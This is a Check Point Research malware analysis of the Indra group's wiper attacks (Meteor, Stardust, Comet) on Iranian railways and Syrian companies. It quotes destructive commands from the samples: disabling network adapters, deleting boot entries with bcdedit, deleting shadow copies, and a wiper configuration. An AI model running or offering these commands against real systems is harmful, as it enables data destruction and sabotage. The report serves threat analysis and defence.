Indra — Hackers Behind Recent Attacks on Iran

research.checkpoint.com/2021/indra-hackers-behind-recent-attacks-on-iran

August 14, 2021

August 14, 2021

Introduction

These days, when we think of nation-state level damage, we immediately think of the nation-state level actor that must be responsible for it. While most attacks against a nation's sensitive networks are indeed the work of other governments, the truth is that there is no magic shield that prevents a non-state sponsored entity from creating the same kind of havoc, and harming critical infrastructure in order to make a statement.

In this piece, we present an analysis of a successful politically motivated attack on Iranian infrastructure that is suspected to be carried by a non-state sponsored actor. This specific attack happened to be directed at Iran, but it could as easily have happened in New York or Berlin. We'll look at some of the technical details and expose the actor behind the attack — thereby linking it to several other politically motivated attacks from earlier years.

Key Findings

- On July 9th and 10th, 2021 Iranian Railways and the Ministry of Roads and Urban Development systems became the subject of targeted cyber attacks. Check Point Research investigated these attacks and found multiple evidence that these attacks heavily rely on the attacker's previous knowledge and reconnaissance of the targeted networks.
- The attacks on Iran were found to be tactically and technically similar to previous activity against multiple private companies in Syria which was carried at least since 2019. We were able to tie this activity to a threat group that identify themselves as regime opposition group, named Indra.

- During these years, the attackers developed and deployed within victims' networks at least 3 different versions of the wiper dubbed Meteor, Stardust, and Comet. Judging by the quality of the tools, their modus operandi, and their presence on social media, we find it unlikely that Indra is operated by a nation-state actor.
- A technical analysis of the tools, as well as the TTPs used by the underlying actor, are thoroughly described in this article. We share with the public Yara rules and a full list of indicators of compromise.

On Friday, July 9th, Iran's railway infrastructure came under cyber-attack. According to Iranian news reports, hackers displayed messages about train delays or cancellations on information boards at stations across the country, and urged passengers to call a certain phone number for further information. This number apparently belongs to the office of the country's supreme leader, Ayatollah Ali Khamenei.

"Long delays due to cyber attacks. More information: 64411" message containing the Supreme Leader office number displayed on Iran's railways' stations boards. Image published by the media.

The very next day, July 10th, websites of Iran's Ministry of Roads and Urbanization reportedly went out of service after another "cyber-disruption". Iranian social media spread the photos of a monitor of one of the hacked computers, where the attackers took responsibility for both consecutive attacks.

"We attacked the computer systems of the Railway Company and the Ministry of Roads and Urban Development". The message left by attackers on hacked machines

A few days later, Iranian cybersecurity company Amnpardaz Software published a short technical analysis of a piece of malware supposedly related to these attacks, dubbed `Trojan.Win32.BreakWin`. Based on the information published, Check Point Research Team retrieved the files from publicly available resources and conducted a thorough investigation of them. The findings shared in this report were reviewed and evaluated by journalists and fellow researchers from other security vendors. During this time, SentinelOne released a report based on Amnpardaz's analysis.


In this article, we first analyze the artifacts left by these attacks. Based on this analysis, we uncover a set of similar tools previously used in other operations during 2019-2020: carried against multiple targets in Syria, they did not attract much public attention at the time. We then share some insights into the tactics, techniques, and procedures (TTPs) of the underlying actor, which self-identifies as "Indra" and, according to some Iranian sources, may have ties to hacktivist or cybercriminal groups.

Hunting for the files from the Iranian hack

With Amnpardaz's threat database as our starting point, we searched for files with similar names and functionality. The search led us to dozens of files, all uploaded from the same two sources located in Iran. Even though we weren't able to find all the mentioned artifacts, we recovered most of the execution flow as described in Amnpardaz's report.

The execution flow is heavily based on multiple layers of archives and Batch scripts. When detonated, they:

- Attempt to evade anti-virus detection
- Destroy the boot configuration data
- Run the final payloads that aim to lock and completely wipe the computers in the network.



The execution flow of the attacks against targets in Iran

The execution starts with pushing a scheduled task from the AD to all the machines via group policy. The task name is `Microsoft\Windows\Power Efficiency Diagnostics\AnalyzeAll` and it mimics the `AnalyzeSystem` task performed by Windows Power Efficiency Diagnostics report tool. The subsequent chain of .bat files and archives is intended to perform the following operations:

- **Filter the target machines**: `setup.bat` first checks if the hostname of the machine is one of the following: `PIS-APP` , `PIS-MOB` , `WSUSPROXY` or `PIS-DB` . If so, it stops the execution and deletes the folder containing the malicious script from this machine. `PIS` in the hostnames stands for Passenger Information System, which is usually responsible among others for updating the platform boards with actual data, so attackers made sure their message to the Iranian public will be displayed properly.
- **Download the malicious files onto the machine**: the same batch file downloads a `cab` archive named `env.cab` from a remote address in the internal network: `\\railways.ir\sysvol\railways.ir\scripts\env.cab` . The use of specific hostnames and internal paths indicates the attacker had prior knowledge of the environment.
- **Extract and run additional tools**: `update.bat` , which was extracted and started by `setup.bat` , uses the password `hackemall` to extract the next stages: `cache.bat` , `msrun.bat` and `bcd.bat` .
- **Disconnect the machine from all networks**: the cache.bat script disables all the network adapters on the machine with the following command: `powershell -Command "Get-WmiObject -class Win32_NetworkAdapter | ForEach { If ($.NetEnabled) { $.Disable() } }" > NUL`
- **Perform Anti-AV checks**: the same `cache.bat` script also checks if *Kaspersky Antivirus* is installed on the machine and if not, it adds all the files and folders related to the attack to the *Windows Defender* exclusion list and proceeds with the execution.

- **Corrupt the boot**: `bcd.bat` is used in order to harm the boot process. First, it tries to override the `boot` file with new content and then deletes the different boot identifiers using Windows built-in BCDEdit tool: `for /F "tokens=2" %%j in ('%comspec% /c "bcdedit -v | findstr identifier"') do bcdedit /delete %%j /f`
- **Remove all the traces**: the same `bcd.bat` in addition to boot override also removes *Security*, *System* and *Application* Event Viewer logs from the system using `wevtutil.`
- **Unleash the main payload**: The `msrun.bat` script is responsible for unleashing the Wiper. It moves wiper-related files to "C:\temp" and creates a scheduled task named `mstask` to execute the wiper only once at 23:55:00.

Analysis of the main payload — The Wiper

The main payload of the attack is an executable named `msapp.exe`, and its purpose is to take the victim machine out of service by locking it and wiping its contents. Upon execution, the malware hides this executable's console window to decrease the suspicion of vigilant victims.

Wiper configuration file

The wiper will refuse to function unless it is provided a path to an encrypted configuration file `msconf.conf` as a command-line argument. The configuration file allows some degree of flexibility during the execution of the payload and gives the attacker the ability to tailor the attack to specific victims and systems. A helper script to decrypt the configuration file is available in **Appendix C**.

The configuration format used supports multiple fields, which jointly hint at this binary's role in the attack.

Supported Configuration Fields

auto_logon_path	log_file_path
cleanup_scheduled_task_name	log_server_ip
cleanup_script_path	log_server_port
is_alive_loop_interval	paths_to_wipe
locker_background_image_jpg_path	process_termination_timeout
locker_background_image_bmp_path	processes_to_kill
locker_exe_path	self_scheduled_task_name
locker_installer_path	state_encryption_key
locker_password_hash	state_path
locker_registry_settings_files	users_password
log_encryption_key	wiping_stage_logger_interval

Not all these fields were actually used in the configuration file of the wiper targeting the Iranian networks, which might suggest that the tool was not created specifically for this attack (or otherwise, that its design fell victim to premature optimization).

If the configuration is parsed successfully, the program writes the string `"Meteor has started."` to an encrypted log file, suggesting that the internal name of the malware is " `Meteor` ". As we will see later on in this article, another name was used in previous attacks. Throughout the entire execution of the malware, it keeps logging its actions to this same encrypted log file. These detailed debug logs make it easier to analyze the malicious binary and understand its workflow. **Appendix C** contains a helper script to decrypt the log file.

Configuration steps

The malware next sets out to prevent the victim from stopping the ongoing infection. First, the machine is removed from the Active Directory domain by using WinAPI or WMI. This makes it harder to remotely push any remediation tools to the infected machines. Next, the malware proceeds to corrupt the computer's boot configuration: in versions of Windows prior to Windows 7, the malware overrides the c:\boot. ini file; in Windows 7 and above, it deletes the BCD entries. Finally, the malware changes the password of the local users. In the files analyzed, all the passwords chosen by the actor have the same pattern: `Aa153![random sequence]` , for example `Aa153!rHrrdOvpCj` or `Aa153!IRro3d2JYm` .

When all the above is said and done, the user will not recover access to their machine easily. At this stage the malware disables the Windows screen saver, then changes both the desktop wallpaper and the lock screen images to a custom image. These are the pair of identical JPEG and BMP images presenting the logo of Iran's Railways and the message similar to the one displayed on the platform boards of different railway stations in Iran:

"Long delays due to cyber attacks. More information: 64411" message on the desktop wallpaper set up by the malware

Something about this "long delays due to cyber attacks" message just tickles our fancy, and betrays a somewhat surrealistic sense of humor on the attackers' part. They could have written anything, but they chose *that*.

With the above done, the malware logs off all users and executes a small program — a “locker” — in a new thread. The path to the locker file named `mssetup.exe` is retrieved from the configuration. `mssetup.exe` will prevent the user from interacting with the machine by blocking inputs from the keyboard and mouse devices. Finally, before moving to its main cause — wiping the system — the malware creates a scheduled task that assures its own persistence in the system. The scheduled task will be executed every time the system starts.

As an aside, there is an extra step that didn’t take place in this specific attack; the malware is supposed to terminate all processes named in a `processes_to_kill` list specified in the configuration file. As it happens, the configurations used in the attacks against the Iranian targets did not contain this list, and so no processes were terminated. We will later show configuration files from previous attacks that did indeed use this feature.

Wiper functionality

Internally, this part is called `"Prefix Suffix wiper"`. As its name suggests, the malware gets a list of prefixes and suffixes from the configuration file and wipes the files that are matched by this rule. Another string in the malware — `"Middle Wiper"` — was probably used by this malware in the past in order to wipe the files that contain some unique substrings.

The wiping procedure itself is pretty simple. First, the malware goes over the files and directories from the `paths_to_wipe` config, fills them with zero-bytes instead of their real content, and then deletes them.

After the wiping procedure, the malware tries to delete the shadow copies by running the following commands: `vssadmin.exe delete shadows /all /quiet` **and
** `C:\\Windows\\system32\\wbem\\wmic.exe shadowcopy delete`. Finally, the malware enters an infinite loop where it sleeps based on the `is_alive_loop_interval` value from the configuration file and writes `"Meteor is still alive."` to the log in every iteration.

If all this rings familiar to you, it should; it’s all straight out from the ransomware playbook — except this isn’t ransomware, which requires delicate orchestration of public-key and private-key cryptography to make the machine ultimately recoverable; this is Nuke-it-From-Orbit-ware. It’s a one-way trip.

Connecting the files to the recent attacks against Iranian targets


Our analysis of the files aligns with the analysis conducted by Amnpardaz. The flow of the attack is almost identical; the files have similar structure, the same names and the same functionality. With that said, there are still some differences. For example, the `update.bat` script that we analyzed is not used by the earlier variants, which instead execute `nti.exe` — an MBR infector based on the one used by NotPetya. Another example is a slight difference between the configuration shown in the Amnpardaz report and the configuration that we analyzed. The minor differences are in the `paths_to_wipe` key:

```
{
    "log_file_path": "C:\\temp\\log",
    "wiping_stage_logger_interval": 1000,
    "is_alive_loop_interval": 5,
    "locker_exe_path": "C:\\temp\\mssetup.exe",
    "log_encryption_key": "abcdz",
    "processes_to_kill": [],
    "locker_background_image_bmp_path": "C:\\temp\\mscap.bmp",
    "process_termination_timeout": 15000,
    "locker_background_image_jpg_path": "C:\\temp\\mscap.jpg",
    "paths_to_wipe": [
        "D:\\DISK4",
        "E:\\Veeam-backup",
        "E:\\Backups",
        "F:\\Backups",
        "C:\\Backup",
        "F:\\$RECYCLE.BIN",
        "c:\\ProgramData\\Veeam\\Backup",
        "C:\\Users\\All Users\\Veeam\\Backup",
        "B:\\",
        "D:\\",
        "E:\\",
        "F:\\",
        "G:\\",
        "H:\\",
        "I:\\",
        "J:\\",
        "K:\\",
        "L:\\",
        "M:\\",
        "N:\\",
        "O:\\",
        "P:\\",
        "Q:\\",
        "R:\\",
        "S:\\",
        "T:\\",
        "U:\\",
        "V:\\",
        "W:\\",
        "X:\\",
        "Y:\\",
        "Z:\\",
        "C:\\",
        "C:\\users"
    ]
}
```

```
{
    "log_file_path": "C:\\temp\\log",
    "wiping_stage_logger_interval": 1000,
    "is_alive_loop_interval": 5,
    "locker_exe_path": "C:\\temp\\mssetup.exe",
    "log_encryption_key": "abcdz",
    "processes_to_kill": [],
    "locker_background_image_bmp_path": "C:\\temp\\mscap.bmp",
    "process_termination_timeout": 15000,
    "locker_background_image_jpg_path": "C:\\temp\\mscap.jpg",
    "paths_to_wipe": [
        "B:\\",
        "D:\\",
        "E:\\",
        "F:\\",
        "G:\\",
        "H:\\",
        "I:\\",
        "J:\\",
        "K:\\",
        "L:\\",
        "M:\\",
        "N:\\",
        "O:\\",
        "P:\\",
        "Q:\\",
        "R:\\",
        "S:\\",
        "T:\\",
        "U:\\",
        "V:\\",
        "W:\\",
        "X:\\",
        "Y:\\",
        "Z:\\",
        "C:\\",
        "C:\\users"
    ]
}
```


Wiper configuration file shared by Amnpardaz (on the left) and decrypted configuration file of the analyzed sample (sha256: 68e95a3ccde3ea22b8eb8adcf0ad53c7993b2ea5316948e31d9eadd11b5151d7)

Some of the files we've found contain artifacts that tie them to the attack against Iran Railways. One of them is the image the attackers used when replacing the victim's wallpaper and lock screen image. As we mentioned before, the text that is showed is identical to the text the attackers displayed on the train stations.



Train station board (on the left) shows the same message as wallpaper installed by the malware (on the right)

Other pieces in the files we analyzed contain names and other artifacts from Iran Railways' internal network, including computer names and internal Active Directory object names. For example, the `envxp.bat` (`67920ff26a18308084679186e18dcaa5f8af997c7036ba43c2e8c69ce24b9a1a`) file delivered a payload using a shared directory under the `\\railways.ir` machine:

```
@echo off

SET dirPath=c:\Documents and Settings\All Users\Application Data\Microsoft\Sounds

SET cabRemotePath="\\railways.ir\sysvol\railways.ir\scripts\env.cab"

SET cabLocalPath="%dirPath%\env.cab"

...
```

This can suggest that the attackers had access to the system prior to unleashing the wiper. An article by the IRNA also mentions that experts who analyzed the attacks believe that they took place at least one month before being identified.


Attacks Against Companies in Syria

Hunting for more files

Equipped with the information gathered so far, we went for a hunt to find more samples. Specifically, to find whether the attack on the Iranian targets was the first time that the attackers utilized these tools. Our queries quickly yielded results — files that were uploaded to Virus Total by three different submitters located in Syria. The files seemed to belong to three separated incidents and were uploaded to VT in January, February and April 2020, more than a year before the recent attacks against the entities in Iran.

The main payloads (`d71cc6337efb5cbbb400d57c8fdeb48d7af12a292fa87a55e8705d18b09f516e` , `6709d332fbd5cde1d8e5b0373b6ff70c85fee73bd911ab3f1232bb5db9242dd4` , and `9b0f724459637cec5e9576c8332bca16abda6ac3fbbde6f7956bc3a97a423473`) appear to be the early versions of the `Meteor` wiper that was used against the targets in Iran. Similar to `Meteor` , they also contain multiple debug strings, which disclose the internal name of these versions of the wiper — `Stardust` and `Comet` . Out of these two versions, `Comet` is the older one, compiled back in September 2019. While we have the complete execution flow of the two attacks that utilized `Stardust` , we only have a partial view of the one where `Comet` was used. For this reason, we will focus more on the execution chain of `Stardust` .

Unlike the recent attacks where the Batch files were used during early infections stages, these `Stardust` executions are based on multiple VBS scripts. What's more, these scripts contain valuable information — the identities of the attacks' targets.



The execution flow of the attacks against the Syrian companies.

The execution flows of both attacks leveled at Syria in which `Stardust` was deployed are very similar and thus they will be described together. The initial payload that runs on the victim's machine appears to be a VBS script `resolve.vbs` that extracts a password-protected RAR archive to the working folder `C:\\Program Files\\Windows NT\\Accessories\\` . This RAR contains another RAR file and three other VBS files. Then, the `resolve.vbs` script runs the extracted scripts in the following order:

1. The first script iterates over the installed programs and checks if *Kaspersky Antivirus* is installed. If so, it tries to uninstall it using hardcoded domain credentials.
2. The second script starts by checking if Kaspersky's `avp.exe` process is running, and if so it tries to remove the Kaspersky license.
3. The last script extracts the second-stage RAR archive and runs an executable file that the archive contains. This stage is the earlier mentioned `Stardust` variant of the wiper.

During the execution of these scripts, several requests are made to a server in order to trace the different steps of the execution. These are GET requests to a URL with the following pattern, where `C&C IP` is different between the attacks.

https://<C&C IP>/progress.php?hn=&dt=&st=&rs=

where:

- `hn` = the Host Name
- `dt` = the Current Date and Time
- `st` = the Current Step
- `rs` = the Kaspersky AV running information

Evolution of a Wiper

The wiper was the final payload used in all four incidents. The different names — `Meteor`, `Stardust` or `Comet`, depending on the version — weren't the only difference between the variants. During the evolution of 3 generations, the attackers introduced several changes in the tool, some are more significant than others. Key changes between the different variants of the wiper are explained below.

`Comet` is the earliest variant we have, and it might as well be the first to be created. Unlike `Stardust` and `Meteor`, it does reference and makes use of all the strings and features inside it. The others contained the artifacts, while the code itself did not utilize them. `Comet` has a Kill Switch based on values from the config file including the server IP, port, URL path, and a number of requests to perform before aborting. It tries to connect to the server and if it doesn't get a response, or the response status is not `200 OK` it aborts. In addition, the oldest variant creates a user as an Administrator using `NetUserAdd` and `NetLocalGroupAddMembers` APIs. Then it disables the first logon animation, as well as the first logon Privacy Settings screen. Finally, it adds itself to the auto logon based on a path it has in its configuration.

Unlike Meteor, Stardust and Comet do not override the `boot. ini` file during their attempts to corrupt the boot configuration. This feature, only relevant for Windows versions prior to Windows 7, only exists in the Meteor version. The earliest version, Comet, does not contain the ability to corrupt boot configurations at all.

[boot loader]

timeout=0

default=multi(0)disk(10000000)rdisk(0)partition(1000000)\WINDOWS

[operating systems]

multi(0)disk(10000000)rdisk(0)partition(1000000)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect

The content `Meteor` writes to `boot. ini.`

`Stardust` and `Comet` use "Lock My PC 4", a tool that restricts unauthorized use which used to be publicly available. After running the Lock My PC program, they remove the "hkSm" registry value to delete the generated lock password, then delete the uninstaller of the tool to make it harder to recover system functionality. This functionality is not used in `Meteor`, even though it has related artifacts.

The configuration files used in the attacks against the Syrian targets utilized more fields than the configurations that were used against the Iranian targets. These fields include `process_to_kill`, `paths_to_wipe`, `log_server_ip`, and `log_server_port`. Their content sheds the light on the targets of these operations and indicates that the attacker had access to the targeted networks prior to deploying the final attack.

The `log_server_ip` and `log_server_port` configuration fields are used by the `Stardust` wiper to send a Base64-encoded log file to the remote server. The request is sent via HTTP `POST` to the `data.html` resource on the server. The configs that we obtained contain different values for the servers, disclosing two IP addresses that were used by the attackers.

Who are the targets?

Multiple artifacts that were inspected during the analysis of these two `Stardust` operations in Syria point to the targeted companies — **Katerji Group** and its related company **Arfada Petroleum** — both located in Syria. First, the names of these companies appear in the VBS files as the parameters for the commands they executed to disable the Kaspersky AV. Another indication is the paths listed under the `paths_to_wipe` field in both configurations. These paths contain a list of user names, including the domain administrators of these two companies.

"paths_to_wipe": [

[...]

"c:\\\\Users\\\\administrator.ARFADA\\\\Desktop",

"c:\\\\Users\\\\administrator.ARFADA\\\\Documents",

[...]

"paths_to_wipe": [

[...]

"c:\\\\Users\\\\administrator.KATERJIGROUP\\\\Desktop",

"c:\\\\Users\\\\administrator.KATERJIGROUP\\\\Documents",

[...]

Meet Indra

Our scrutiny revealed not only the attacks' targets, but also the identity of the group behind these operations — a group that calls itself "Indra" after the Hindu God of War. In fact, Indra did not try to hide that they are responsible for these operations, and left their signature in multiple places.

The image that was displayed by the attackers on the victims' locked computers announces "I am Indra" and takes the responsibility for the attacks on Katerji group.

Wallpaper set up by the Indra actor on victims machines, taking responsibility for the attacks and blaming the Katerji Group for “supporting terrorists” and “trading souls”

